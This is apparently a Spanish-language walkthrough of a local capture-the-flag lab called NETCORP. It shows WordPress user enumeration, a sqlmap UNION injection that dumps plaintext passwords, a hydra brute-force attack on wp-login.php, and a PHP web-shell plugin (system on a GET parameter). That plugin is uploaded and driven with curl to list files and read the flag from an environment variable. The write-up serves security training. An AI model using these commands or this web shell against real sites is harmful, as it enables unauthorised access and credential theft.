| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
```

[+] This site has 'Must Use Plugins': http://127.0.0.1:8030/wp-content/mu-plugins/

```
| Found By: Direct Access (Aggressive Detection)
| Confidence: 80%
| Reference: http://codex.wordpress.org/Must_Use_Plugins
```

```
[+] WordPress theme in use: twentytwentyfour
| Location: http://127.0.0.1:8030/wp-content/themes/twentytwentyfour/
| Last Updated: 2026-05-20T00:00:00.000Z
| Readme: http://127.0.0.1:8030/wp-content/themes/twentytwentyfour/readme.txt
| [!] The version is out of date, the latest version is 1.5
| Style URL: http://127.0.0.1:8030/wp-content/themes/twentytwentyfour/style.css
| Style Name: Twenty Twenty-Four
| Style URI: https://wordpress.org/themes/twentytwentyfour/
| Description: Twenty Twenty-Four is designed to be flexible, versatile and applicable to any website. Its collect
```

```
i...
| Author: the WordPress team
| Author URI: https://wordpress.org
| Found By: Urls In Homepage (Passive Detection)
| Version: 1.0 (80% confidence)
| Found By: Style (Passive Detection)
|   - http://127.0.0.1:8030/wp-content/themes/twentytwentyfour/style.css, Match: "Version: 1.0"
```

[+] Enumerating Users (via Passive and Aggressive Methods)

```
Brute Forcing Author IDs - Time: 00:00:00 (10 / 10) 100.00% Time: 00:00:00
```

[i] User(s) Identified:

[+] admin

```
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)
```

[+] mike

```
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

```
[!] No WPSec API Token given, as a result vulnerability data has not been output.
```

```
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

```
[+] Finished: Wed Jul 29 04:48:35 2026
```

```
[+] Requests Done: 54
```

```
[+] Cached Requests: 6
```

```
[+] Data Sent: 14.411 KB
```

```
[+] Data Received: 412.996 KB
```

```
[+] Memory used: 199.988 MB
```

```
[+] Elapsed time: 00:00:01
```

2. Intentar con 'admin'

Si 'mike' no tiene suficientes privilegios, podemos intentar con 'admin', pero podríamos intentar:

- Fuerza bruta con 'hydra' o 'wpscan'.
- Reutilizar credenciales comunes (como 'admin', 'password', 'john', 'root', etc.).
- Usar la inyección SQL que ya tenemos en el portal para inyectar credenciales (si la tabla 'users' de WordPress está en la misma base de datos).

3. Acceder a la Base de Datos de WordPress

Dado que tenemos las credenciales de la base de datos ('wp_' y 'root'), podemos conectarnos y extraer la contraseña de 'admin' (si está hash).

4. Acceder a la Base de Datos de WordPress

con 'john'.

WordPress Security Scanner

DeepThink Search

Enumeración de tablas y datos con sqlmap

```
sqlmap -u "http://10.50.5.20/login.php" --data="username=admin&password=test" --
cookie="PHPSESSID=6143be2af0ba512c62e18e6e5991b844" --dbms=sqlite --batch --dump
```

Tablas encontradas:

users

contact_comments

sqlite_sequence

Credenciales extraídas de la tabla users:

Usuario	Contraseña	Rol
adam	diamond	Executive
steve	test	IT Operations
sarah	Netcorp2024!	Finance
quest	quest	External

```
[pentester@attacker:~/fwmlists]
$ sqlmap -u "http://10.50.5.20/login.php" --data="username=admin&password=test" --cookie="PHPSESSID=6143be2af0ba512c62e18e6e5991b844" --dbms=sqlite --batch --dump

[+] starting @ 15:41:07 /2026-07-29/

[15:41:00] [INFO] testing connection to the target URL.
[15:41:00] [INFO] checking if the target is protected by some kind of WAF/IPS
[15:41:00] [INFO] testing if the target URL content is stable
[15:41:00] [INFO] target URL content is stable
[15:41:00] [INFO] testing if POST parameter 'username' is dynamic
[15:41:00] [WARNING] POST parameter 'username' does not appear to be dynamic
[15:41:00] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
[15:41:00] [INFO] testing for SQL injection on POST parameter 'username'
[15:41:00] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[15:41:00] [WARNING] reflective value(s) found and filtering out
[15:41:00] [INFO] testing 'Boolean-based blind - Parameter Replace (original value)'
[15:41:00] [INFO] testing 'Generic inline queries'
[15:41:00] [INFO] it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[15:41:00] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[15:41:00] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[15:41:00] [INFO] target URL appears to have 5 columns in query
[15:41:00] [INFO] get a 302 redirect to 'http://10.50.5.20/profile.php?id=0'. Do you want to follow? [Y/n] Y
[15:41:00] [INFO] redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/N] N
[15:41:00] [INFO] POST parameter 'username' is 'Generic UNION query (NULL) - 1 to 10 columns' injectable
[15:41:00] [INFO] POST parameter 'username' is a false positive
[15:41:00] [INFO] checking if the injection point on POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] N
[15:41:00] [INFO] sqlmap identified the following injection point(s) with a total of 29 HTTP(s) requests:
Parameter: username (POST)
Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: username=admin' UNION ALL SELECT NULL,CHAR(113,98,113,120,113)||CHAR(115,73,121,117,107,115,72,104,67,100,103,100,87,98,78,100,103,71,102,114,99,75,76,86,119,100,105,80,113,98,101,117,87,112,84,69,117,81,102,98)||CHAR(113,118,98,120,113),NULL,NULL,NO
Sqlmapswidetest

[15:41:00] [INFO] testing SQLite
[15:41:00] [INFO] confirming SQLite
[15:41:00] [INFO] actively fingerprinting SQLite
[15:41:00] [INFO] the back-end DBMS is SQLite
web server operating system: Linux Debian
```

```

[15:41:00] [INFO] confirming SQLite
[15:41:00] [INFO] actively fingerprinting SQLite
[15:41:00] [INFO] the back-end DBMS is SQLite
web server operating system: Linux Debian
web application technology: Apache 2.4.68, PHP 8.2.32
back-end DBMS: SQLite
[15:41:00] [INFO] fetching tables for database: 'SQLite_masterdb'
[15:41:00] [INFO] fetching columns for table 'contact_comments'
[15:41:00] [INFO] fetching entries for table 'contact_comments'
Database: <current>
Table: contact_comments
[1 entry]
+-----+-----+-----+-----+-----+
| id | body | created_at | author_name | author_email |
+-----+-----+-----+-----+-----+
| 1 | <blank> | 2026-07-29 14:18:48 | test | test |
+-----+-----+-----+-----+-----+

[15:41:00] [INFO] table 'SQLite_masterdb.contact_comments' dumped to CSV file '/home/pentester/.local/share/sqlmap/output/10.50.5.20/dump/SQLite_masterdb/contact_comments.csv'
[15:41:00] [INFO] fetching columns for table 'users'
[15:41:00] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[4 entries]
+-----+-----+-----+-----+-----+-----+-----+
| id | email | notes | password | username | full_name | department |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | adam.cole@netcorp.local | Board liaison - confidential roadmap access. | diamond | adam | Adam Cole | Executive |
| 2 | steve.miller@netcorp.local | Maintains portal VPN integration. | test | steve | Steve Miller | IT Operations |
| 3 | sarah.chen@netcorp.local | Q3 budget approvals pending. | Netcorp2024 | sarah | Sarah Chen | Finance |
| 4 | guest@netcorp.local | Demo account - limited access. | guest | guest | Guest Account | External |
+-----+-----+-----+-----+-----+-----+-----+

[15:41:00] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/pentester/.local/share/sqlmap/output/10.50.5.20/dump/SQLite_masterdb/users.csv'
[15:41:00] [INFO] fetching columns for table 'sqlite_sequence'
[15:41:00] [INFO] fetching entries for table 'sqlite_sequence'
Database: <current>
Table: sqlite_sequence
[2 entries]
+-----+-----+
| seq | name |
+-----+-----+
| 4 | users |
| 1 | contact_comments |
+-----+-----+

[15:41:00] [INFO] table 'SQLite_masterdb.sqlite_sequence' dumped to CSV file '/home/pentester/.local/share/sqlmap/output/10.50.5.20/dump/SQLite_masterdb/sqlite_sequence.csv'
[15:41:00] [INFO] fetched data logged to text files under '/home/pentester/.local/share/sqlmap/output/10.50.5.20'

[*] ending @ 15:41:09 /2026-07-29/

```

4. Enumeración de la Estructura de la Tabla 'users'

```

web server operating system: Linux Debian
web application technology: Apache 2.4.68, PHP 8.2.32
back-end DBMS: SQLite
[15:41:00] [INFO] fetching tables for database: 'SQLite_masterdb'
[15:41:00] [INFO] fetching columns for table 'contact_comments'
[15:41:00] [INFO] fetching entries for table 'contact_comments'
Database: <current>
Table: contact_comments
[1 entry]
+-----+-----+-----+-----+-----+
| id | body | created_at | author_name | author_email |
+-----+-----+-----+-----+-----+
| 1 | <blank> | 2026-07-29 14:18:48 | test | test |
+-----+-----+-----+-----+-----+

[15:41:00] [INFO] table 'SQLite_masterdb.contact_comments' dumped to CSV file '/home/pentester/.local/share/sqlmap/output/10.50.5.20/dump/SQLite_masterdb/contact_comments.csv'
[15:41:00] [INFO] fetching columns for table 'users'
[15:41:00] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[4 entries]
+-----+-----+-----+-----+-----+-----+-----+
| id | email | notes | password | username | full_name | department |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | adam.cole@netcorp.local | Board liaison - confidential roadmap access. | diamond | adam | Adam Cole | Executive |
| 2 | steve.miller@netcorp.local | Maintains portal VPN integration. | test | steve | Steve Miller | IT Operations |
| 3 | sarah.chen@netcorp.local | Q3 budget approvals pending. | Netcorp2024 | sarah | Sarah Chen | Finance |
| 4 | guest@netcorp.local | Demo account - limited access. | guest | guest | Guest Account | External |
+-----+-----+-----+-----+-----+-----+-----+

[15:41:00] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/pentester/.local/share/sqlmap/output/10.50.5.20/dump/SQLite_masterdb/users.csv'
[15:41:00] [INFO] fetching columns for table 'sqlite_sequence'
[15:41:00] [INFO] fetching entries for table 'sqlite_sequence'
Database: <current>
Table: sqlite_sequence
[2 entries]
+-----+-----+
| seq | name |
+-----+-----+
| 4 | users |
| 1 | contact_comments |
+-----+-----+

[15:41:00] [INFO] table 'SQLite_masterdb.sqlite_sequence' dumped to CSV file '/home/pentester/.local/share/sqlmap/output/10.50.5.20/dump/SQLite_masterdb/sqlite_sequence.csv'
[15:41:00] [INFO] fetched data logged to text files under '/home/pentester/.local/share/sqlmap/output/10.50.5.20'

[*] ending @ 15:41:09 /2026-07-29/

```

Employee profile

Signed in as **steve**. Viewing record id=2 (parameter not tied to session).

Field	Value
ID	2
Username	steve
Full name	Steve Miller
Email	steve.miller@netcorp.local
Department	IT Operations
Internal notes	Maintains portal VPN integration.

[Not implemented — close session via browser](#)

Employee profile

Signed in as **sarah**. Viewing record id=3 (parameter not tied to session).

Field	Value
ID	3
Username	sarah
Full name	Sarah Chen
Email	sarah.chen@netcorp.local
Department	Finance
Internal notes	Q3 budget approvals pending.

[Not implemented — close session via browser](#)

Employee profile

Signed in as **guest**. Viewing record id=4 (parameter not tied to session).

Field	Value
ID	4
Username	guest
Full name	Guest Account
Email	guest@netcorp.local
Department	External
Internal notes	Demo account — limited access.

[Not implemented — close session via browser](#)

Realizamos un ataque de fuerza bruta con hydra para WordPress.

El formulario de login de WordPress está en /wp-login.php y envía los parámetros log (usuario) y pwd (contraseña). Además, envía un campo wp-submit con el valor Log In y una cookie testcookie=1 para verificar que las cookies estén habilitadas.

```
hydra -L users.txt -P passwords.txt 10.50.5.30 -s 80 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&testcookie=1:S=Location" -V
```


```
pentester@attacker: [~/wordlists]
$ hydra -L users.txt -P passwords.txt 10.50.5.30 -s 80 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&testcookie=1:S=Location" -V
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding)

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-29 17:41:32
[DATA] max 16 tasks per 1 server, overall 16 tasks, 54 login tries (1:6/p:9), ~4 tries per task (antes después del login)
[DATA] attacking http-post-form://10.50.5.30:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&testcookie=1:S=Location
[ATTEMPT] target 10.50.5.30 - login "admin" - pass "Welcome1!" - 1 of 54 [child 0] (0/0)
[ATTEMPT] target 10.50.5.30 - login "admin" - pass "WebRecon2026!" - 2 of 54 [child 1] (0/0)
[ATTEMPT] target 10.50.5.30 - login "admin" - pass "prince" - 3 of 54 [child 2] (0/0)
[ATTEMPT] target 10.50.5.30 - login "admin" - pass "password" - 4 of 54 [child 3] (0/0)
[ATTEMPT] target 10.50.5.30 - login "admin" - pass "netcorp" - 5 of 54 [child 4] (0/0)
[ATTEMPT] target 10.50.5.30 - login "admin" - pass "toor" - 6 of 54 [child 5] (0/0)
[ATTEMPT] target 10.50.5.30 - login "admin" - pass "admin123" - 7 of 54 [child 6] (0/0)
[ATTEMPT] target 10.50.5.30 - login "admin" - pass "wordpress" - 8 of 54 [child 7] (0/0)
[ATTEMPT] target 10.50.5.30 - login "admin" - pass "admin" - 9 of 54 [child 8] (0/0)
[ATTEMPT] target 10.50.5.30 - login "auditor" - pass "Welcome1!" - 10 of 54 [child 9] (0/0)
[ATTEMPT] target 10.50.5.30 - login "auditor" - pass "WebRecon2026!" - 11 of 54 [child 10] (0/0)
[ATTEMPT] target 10.50.5.30 - login "auditor" - pass "prince" - 12 of 54 [child 11] (0/0)
[ATTEMPT] target 10.50.5.30 - login "auditor" - pass "password" - 13 of 54 [child 12] (0/0)
[ATTEMPT] target 10.50.5.30 - login "auditor" - pass "netcorp" - 14 of 54 [child 13] (0/0)
[ATTEMPT] target 10.50.5.30 - login "auditor" - pass "toor" - 15 of 54 [child 14] (0/0)
[ATTEMPT] target 10.50.5.30 - login "auditor" - pass "admin123" - 16 of 54 [child 15] (0/0)
[ATTEMPT] target 10.50.5.30 - login "auditor" - pass "wordpress" - 17 of 54 [child 11] (0/0)
[ATTEMPT] target 10.50.5.30 - login "auditor" - pass "admin" - 18 of 54 [child 3] (0/0)
[ATTEMPT] target 10.50.5.30 - login "mike" - pass "Welcome1!" - 19 of 54 [child 2] (0/0)
[ATTEMPT] target 10.50.5.30 - login "mike" - pass "WebRecon2026!" - 20 of 54 [child 5] (0/0)
[ATTEMPT] target 10.50.5.30 - login "mike" - pass "prince" - 21 of 54 [child 0] (0/0)
[ATTEMPT] target 10.50.5.30 - login "mike" - pass "password" - 22 of 54 [child 4] (0/0)
[ATTEMPT] target 10.50.5.30 - login "mike" - pass "netcorp" - 23 of 54 [child 7] (0/0)
[80][http-post-form] host: 10.50.5.30 login: admin password: admin
```

```
[80][http-post-form] host: 10.50.5.30 login: mike password: prince
[ATTEMPT] target 10.50.5.30 - login "guest" - pass "admin" - 36 of 54 [child 0] (0/0)
[ATTEMPT] target 10.50.5.30 - login "service" - pass "Welcome1!" - 37 of 54 [child 5] (0/0)
[ATTEMPT] target 10.50.5.30 - login "service" - pass "WebRecon2026!" - 38 of 54 [child 4] (0/0)
[ATTEMPT] target 10.50.5.30 - login "service" - pass "prince" - 39 of 54 [child 6] (0/0)
[ATTEMPT] target 10.50.5.30 - login "service" - pass "password" - 40 of 54 [child 7] (0/0)
[ATTEMPT] target 10.50.5.30 - login "service" - pass "netcorp" - 41 of 54 [child 8] (0/0)
[ATTEMPT] target 10.50.5.30 - login "service" - pass "toor" - 42 of 54 [child 1] (0/0)
[ATTEMPT] target 10.50.5.30 - login "service" - pass "admin123" - 43 of 54 [child 12] (0/0)
[ATTEMPT] target 10.50.5.30 - login "service" - pass "wordpress" - 44 of 54 [child 10] (0/0)
[ATTEMPT] target 10.50.5.30 - login "service" - pass "admin" - 45 of 54 [child 9] (0/0)
[ATTEMPT] target 10.50.5.30 - login "wordpress" - pass "Welcome1!" - 46 of 54 [child 14] (0/0)
[ATTEMPT] target 10.50.5.30 - login "wordpress" - pass "WebRecon2026!" - 47 of 54 [child 15] (0/0)
[ATTEMPT] target 10.50.5.30 - login "wordpress" - pass "prince" - 48 of 54 [child 13] (0/0)
[ATTEMPT] target 10.50.5.30 - login "wordpress" - pass "password" - 49 of 54 [child 11] (0/0)
[ATTEMPT] target 10.50.5.30 - login "wordpress" - pass "netcorp" - 50 of 54 [child 3] (0/0)
[ATTEMPT] target 10.50.5.30 - login "wordpress" - pass "toor" - 51 of 54 [child 2] (0/0)
[ATTEMPT] target 10.50.5.30 - login "wordpress" - pass "admin123" - 52 of 54 [child 5] (0/0)
[ATTEMPT] target 10.50.5.30 - login "wordpress" - pass "wordpress" - 53 of 54 [child 0] (0/0)
[ATTEMPT] target 10.50.5.30 - login "wordpress" - pass "admin" - 54 of 54 [child 4] (0/0)
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-29 17:41:33
```

Realizado aquello encuentra lo siguiente:

Usuario	Pass
admin	admin
mike	prince



Al ingresar al portal nos dirigimos en la sección de “Plugins” encontramos los siguientes:

Bulk actions ▼ Apply		3 items
☐ Plugin	Description	Automatic Updates
☐ Akismet Anti-spam: Spam Protection Activate Delete	Used by millions, Akismet is quite possibly the best way in the world to protect your blog from spam . Akismet Anti-spam keeps your site protected even while you sleep. To get started: activate the Akismet plugin and then go to your Akismet Settings page to set up your API key. Version 5.3.1 By Automattic - Anti-spam Team View details	Enable auto-updates
 There is a new version of Akismet Anti-spam: Spam Protection available. View version 5.7 details or update now.		
☐ Hello Dolly Activate Delete	This is not just a plugin, it symbolizes the hope and enthusiasm of an entire generation summed up in two words sung most famously by Louis Armstrong: Hello, Dolly. When activated you will randomly see a lyric from Hello, Dolly in the upper right of your admin screen on every page. Version 1.7.2 By Matt Mullenweg View details	Enable auto-updates
☐ NETcorp eBook Download Activate Delete	Serves marketing PDF/ePub downloads (lab plugin — intentionally vulnerable). Version 1.0.0 By NETcorp Marketing View details	Enable auto-updates
 There is a new version of NETcorp eBook Download available. View version 1.5 details or update now.		
☐ Plugin	Description	Automatic Updates

Encontramos que el plugin eBook Download está vulnerable por la descripción "Serves marketing PDF/ePub downloads (lab plugin — intentionally vulnerable)".

Procedemos a crear el payload ya que esto lo utilizaremos para instalar como plugin en el portal de WordPress y luego lo activamos.

```
—(kali㉿kali)-[~/Downloads/netcorp]
└─$ mkdir wp-shell-plugin
```

```
kali㉿kali)-[~/Downloads/netcorp]
└─$ cat > wp-shell-plugin/wp-shell.php << 'EOF'
<?php
/**
 * Plugin Name: WP Shell
 * Description: Plugin malicioso para ejecutar comandos.
 * Version: 1.0
 * Author: Pentester
 */
```

```

if (isset($_GET['cmd'])) {
    echo '<pre>';
    system($_GET['cmd']);
    echo '</pre>';
    exit;
}
?>
EOF

```

```

(kali㉿kali)-[~/Downloads/netcorp]
└─$ ls
cookies.txt  netcorp.tar  repo_git  startlab.sh  wp-shell-plugin

(kali㉿kali)-[~/Downloads/netcorp]
└─$ cd wp-shell-plugin

(kali㉿kali)-[~/Downloads/netcorp/wp-shell-plugin]
└─$ ls
wp-shell.php

(kali㉿kali)-[~/Downloads/netcorp/wp-shell-plugin]
└─$ ls -la
total 12
drwxrwxr-x 2 kali kali 4096 Jul 29 17:07 .
drwxrwxr-x 4 kali kali 4096 Jul 29 17:05 ..
-rw-rw-r-- 1 kali kali 239 Jul 29 17:07 wp-shell.php

(kali㉿kali)-[~/Downloads/netcorp/wp-shell-plugin]
└─$ chmod +x wp-shell.php

```

```


(kali㉿kali)-[~/Downloads/netcorp/wp-shell-plugin]
└─$ cd ..

```

```

(kali㉿kali)-[~/Downloads/netcorp]
└─$ zip -r wp-shell-plugin.zip wp-shell-plugin/
adding: wp-shell-plugin/ (stored 0%)
adding: wp-shell-plugin/wp-shell.php (deflated 27%)

```



☐ WP Shell	Plugin malicioso para ejecutar comandos.
Deactivate	Version 1.0 By Pentester
☐ Plugin	Description
	Automatic Updates

Ejecutamos el comando y obtenemos en la salida el id.

```
(kali㉿kali)-[~/Downloads/netcorp]
$ curl "http://127.0.0.1:8030/wp-content/plugins/wp-shell-plugin/wp-shell.php?cmd=id"


```
uid=33(www-data) gid=33(www-data) groups=33(www-data)

```


```

Procedemos a listar el directorio raíz de WordPress.

Ejecutamos un comando en el servidor usando la shell que hemos creado en sí es como un `ls -la /var/www/html/` esto es para que el servidor devuelva el listado de archivos y directorios en `/var/www/html/`

El directorio raíz del servidor web es donde WordPress está instalado, todos los archivos de WordPress están ahí:

`wp-admin/` Panel de administración.

`wp-content/` Temas, plugins, archivos subidos.

`wp-includes/` Archivos principales de WordPress.

`wp-config.php` Archivo de configuración de WordPress.

`wp-login.php` Página de login.

`index.php` Página principal.

```
curl "http://127.0.0.1:8030/wp-content/plugins/wp-shell-plugin/wp-shell.php?cmd=ls%20-la%20/var/www/html/"
```

```
(kali㉿kali)-[~/Downloads/netcorp]
$ curl "http://127.0.0.1:8030/wp-content/plugins/wp-shell-plugin/wp-shell.php?cmd=ls%20-la%20/var/www/html/"



```
total 260
drwxr-xr-x 5 www-data www-data 4096 Jul 27 14:09 .
drwxr-xr-x 1 root root 4096 Mar 12 2024 ..
-rw-r--r-- 1 www-data www-data 261 Jul 27 14:17 .htaccess
-rw-r--r-- 1 www-data www-data 405 Feb 6 2020 index.php
-rw-r--r-- 1 www-data www-data 19915 Jan 1 2023 license.txt
-rw-r--r-- 1 www-data www-data 7399 Jul 5 2023 readme.html
-rw-r--r-- 1 www-data www-data 7211 May 12 2023 wp-activate.php
drwxr-xr-x 9 www-data www-data 4096 Jan 30 2024 wp-admin
-rw-r--r-- 1 www-data www-data 351 Feb 6 2020 wp-blog-header.php
-rw-r--r-- 1 www-data www-data 2323 Jun 14 2023 wp-comments-post.php
-rw-r--r-- 1 www-data www-data 5512 Mar 16 2024 wp-config-docker.php
-rw-r--r-- 1 www-data www-data 3013 Nov 15 2023 wp-config-sample.php
-rw-r--r-- 1 www-data www-data 5616 Jul 27 14:09 wp-config.php
drwxr-xr-x 8 www-data www-data 4096 Jul 29 21:20 wp-content
-rw-r--r-- 1 www-data www-data 5638 May 30 2023 wp-cron.php
drwxr-xr-x 27 www-data www-data 16384 Jan 30 2024 wp-includes
-rw-r--r-- 1 www-data www-data 2502 Nov 26 2022 wp-links-opml.php
-rw-r--r-- 1 www-data www-data 3927 Jul 16 2023 wp-load.php
-rw-r--r-- 1 www-data www-data 50927 Jan 16 2024 wp-login.php
-rw-r--r-- 1 www-data www-data 8525 Sep 16 2023 wp-mail.php
-rw-r--r-- 1 www-data www-data 26409 Oct 10 2023 wp-settings.php
-rw-r--r-- 1 www-data www-data 34385 Jun 19 2023 wp-signup.php
-rw-r--r-- 1 www-data www-data 4885 Jun 22 2023 wp-trackback.php
-rw-r--r-- 1 www-data www-data 3154 Sep 30 2023 xmlrpc.php

```



```

Se utilizó la shell para buscar archivos que contuvieran la palabra NETCORP en el directorio raíz de WordPress (grep -r NETCORP /var/www/html/).

Comando codificado en URL.

```
curl "http://127.0.0.1:8030/wp-content/plugins/wp-shell-plugin/wp-shell.php?cmd=grep%20-r%20NETCORP%20/var/www/html/"
```

Podemos ver que la flag no está en un archivo estático, sino que se almacena en una variable de entorno llamada NETCORP_FLAG.



```
(kali@kali)-[~/Downloads/netcorp]
$ curl "http://127.0.0.1:8030/wp-content/plugins/wp-shell-plugin/wp-shell.php?cmd=grep%20-r%20NETCORP%20/var/www/html/"


```
<pre>/var/www/html/wp-content/mu-plugins/netcorp-flag-content.php: * Flag text comes from NETCORP_FLAG env (set by startlab.sh) - no
hardcoded here.
/var/www/html/wp-content/mu-plugins/netcorp-flag-content.php: $flag = getenv('NETCORP_FLAG');
/var/www/html/wp-content/mu-plugins/netcorp-flag-content.php: $labUser = getenv('NETCORP_LAB_USER') ?: '';
/var/www/html/wp-content/mu-plugins/netcorp-lab-users.php: * Set NETCORP_LAB_USER / NETCORP_LAB_PASS at container start (startlab.sh
/var/www/html/wp-content/mu-plugins/netcorp-lab-users.php: $login = getenv('NETCORP_LAB_USER');
/var/www/html/wp-content/mu-plugins/netcorp-lab-users.php: $pass = getenv('NETCORP_LAB_PASS');
</pre>
```


```

Se ejecutó el código para poder leer la variable de entorno NETCORP_FLAG (php -r 'echo getenv("NETCORP_FLAG");');

Comando codificado en URL.

```
—(kali@kali)-[~/Downloads/netcorp] —$ curl "http://127.0.0.1:8030/wp-content/plugins/wp-shell-plugin/wp-shell.php?cmd=php%20-r%20%27echo%20getenv(%22NETCORP_FLAG%22);%27"
```

```
NETCORP {m05_web_app_complete}
```

Encontramos la flag

```
NETCORP{m05_web_app_complete}
```



```
(kali@kali)-[~/Downloads/netcorp]
$ curl "http://127.0.0.1:8030/wp-content/plugins/wp-shell-plugin/wp-shell.php?cmd=php%20-r%20%27echo%20getenv(%22NETCORP_FLAG%22);%27"


```
NETCORP{m05_web_app_complete}</pre>
```


```

Acceso al entorno atacante:
ssh pentester@127.0.0.1 -p 2222
Password: netcorp

Targets (host / Burp):

Portal:	http://127.0.0.1:8020/	(10.50.5.20)
WordPress:	http://127.0.0.1:8030/	(10.50.5.30)
API:	http://127.0.0.1:8040/	(10.50.5.40)

Ingresa la flag final (formato NETCORP{ ... }): NETCORP{m05_web_app_complete}

¡Felicitaciones! Has completado NETCORP.

TIEMPO TOTAL: 00h 00m 21s

FECHA Y HORA: 2026-07-29 18:15:49 -0400

[*] Presiona Ctrl+C para eliminar el laboratorio.